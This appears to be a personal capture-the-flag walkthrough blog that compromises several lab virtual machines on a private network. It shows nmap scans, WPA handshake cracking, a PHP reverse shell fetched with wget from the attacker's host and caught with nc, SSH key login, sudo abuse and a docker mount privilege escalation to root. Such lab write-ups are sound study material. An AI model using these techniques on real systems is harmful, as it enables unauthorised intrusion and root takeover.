
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
8080/tcp open http BusyBox httpd 1.13
8999/tcp open http WebFS httpd 1.21
9000/tcp open http PHP cli server 5.5 or later (PHP 7.2.30-1)

http://192.168.56.38:8999
Let’s download WPA-01.cap
Let’s run the packet in wireshark
wireshark WPA-01.cap &
I tried my best to dive into the cap file, I was not able to get any anything concrete. Based on our previous machine that we did, I am having a hunch that we will get a username and a password out of this.

Although it shows many connected devices to the router (dlink), only dlink did work as a username. You might be wondering how I got the password? You might know if you have read this post.
Yeah I did run aircrack-ng on the CAP file with rockyou file.
/var/www/bolt/public/files it has the 777 permissions
If you have carefully read the output from nmap, you might have seen that the server is running PHP cli server. That means we can upload a php reverse shell.
Let’s do that..
On Kali Machine
I have downloaded and stored my shells and other tools at /opt
python -m SimpleHTTPServer 8000
On Victim01 Machine
cd /var/www/bolt/public/files/
wget 192.168.56.33:8000/php-reverse-shell.php
chmod +x php-reverse-shell.php
And also change the IP address and Port of your choice. Mine IP: 192.168.56.33 Port:1234

Let’s set up an nc setup on Kali Machine to receive a reverse connection from the Victim01 machine.

I tried to execute the PHP shell on the victim machine to get the reverse connection and I get a limited shell. However, when I try to view the PHP shell through the browser, I got a shell with root privilege. To be honest, I don’t know what is the primary reason behind it and I think I will need to explore more on this. However, I am gonna keep this in mind while I do shelling other boxes in the future.
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3
22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp open http Apache httpd 2.4.38 ((Debian))
Let’s get a glimpse of the website first because the machine is running an apache web server.
Attacker name:
Annlynn
After the attacker’s name, I didn’t get any. So, usually, I like to check robots.txt
It redirects to some files and I won’t go through it here because it was a rabbit hole.
I did run Nikto scanner and got a little information but it was nothing special, as it just gave me things which I got earlier. (The folder called nothing. That’s all)

Gobuster Scanner:
dir -u 192.168.56.37 -w /usr/share/wordlists/directory-list-2.3-medium.txt -o gobuster.log
We got a new file, called hidden_text. This experience taught me an important lesson, i.e. never depend on a single tool for everything.
http://192.168.56.37/hidden_text/
I tried every parameter and, I thought to automate the process either through Burp Suite or a shell command. Perhaps, after this task is over, I will write a script to automate this task for us.
Well, credential didn’t work with about login panel, so let us try with FTP (we know the machine is running FTP through Nmap scan.)
Yes, I was able to log into the machine by using the above credentials
However, I think it is important to pass -a as argument along with the command dir -a. Because although I was not able to see anything despite the command executed successfully.
I found two files in there. It looks like important because one file is an ssh key and other note content username. Probably we could get access by using this information.
username: ariana
password: ssh private key
Remember before using an SSH key, set the permission to either 400 or 600. (usually, I like 400 on production and 600 when I am trying something like a pwning machine).
chmod 600 id_rsa
ssh ariana@192.168.56.37 -i id_rsa

Yes, we got a shell here. Usually, as soon as I get a shell, I like to try some low hanging fruits first. Like what is shown in the screenshot.
So far we got this information:
User ariana may run the following commands on pwned:
(selena) NOPASSWD: /home/messenger.sh
cat /home/messenger.sh (make a mental note)
congratulations you Pwned ariana

Here is your user flag _______

fb8d98be1265dd88bac522e1b2182140

Try harder.need become root
To be honest, I am yet to have breakfast and thought to grasp some but because of this flag, I am gonna stick with the machine sometimes more.
I found a diary called ariana-personal.diary
It was written
It’s Ariana personal Diary :::
Today Selena fight with me for Ajay. so i opened her hidden_text on server. now she resposible for the issue.
I didn’t get anything special, so how about we run the script that we got from above? /home/messenger.sh
sudo -u selena /home/messenger.sh
I struggled a little here and need to have a peek on other people’s walkthrough (it is here.)
yes, it is perfect time to get an interactive shell.
python3 -c 'import pty; pty.spawn("/bin/bash")'
id

docker images

docker run -v /:/mnt --rm -it privesc chroot /mnt sh
I got root here, however, I was not happy because I don’t know what this script (docker run -v /:/mnt –rm -it privesc chroot /mnt sh) does. So gonna do little research after breakfast…
Wish you all a productive day!!
Some Rabbit holes while I was digging the account of ariana.
Other things, what I did
I thought to find some SUID and SGID file manually, however, since I have linpeas.sh on my Kali Machine (192.168.56.33). So I am going to upload the shell from there to the target machine. That way, it will do everything automatically.
chmod +x linpeas.sh (on target machine /tmp folder)

While I was going through the extensive report from the linpeas.sh, I can definitely conclude that the machine is running an outdated docker container.
sV reveal what services are running on the target machine with respective version numbers
-p- it means scan all the ports (65535)
-o ouput save to nmap.log
When I look at the vm, I can see that there is start:here. I tried ssh with start as username and here as the password
Since the user “start” not a sudo user therefore, I was not able to know what sudo command it could run.
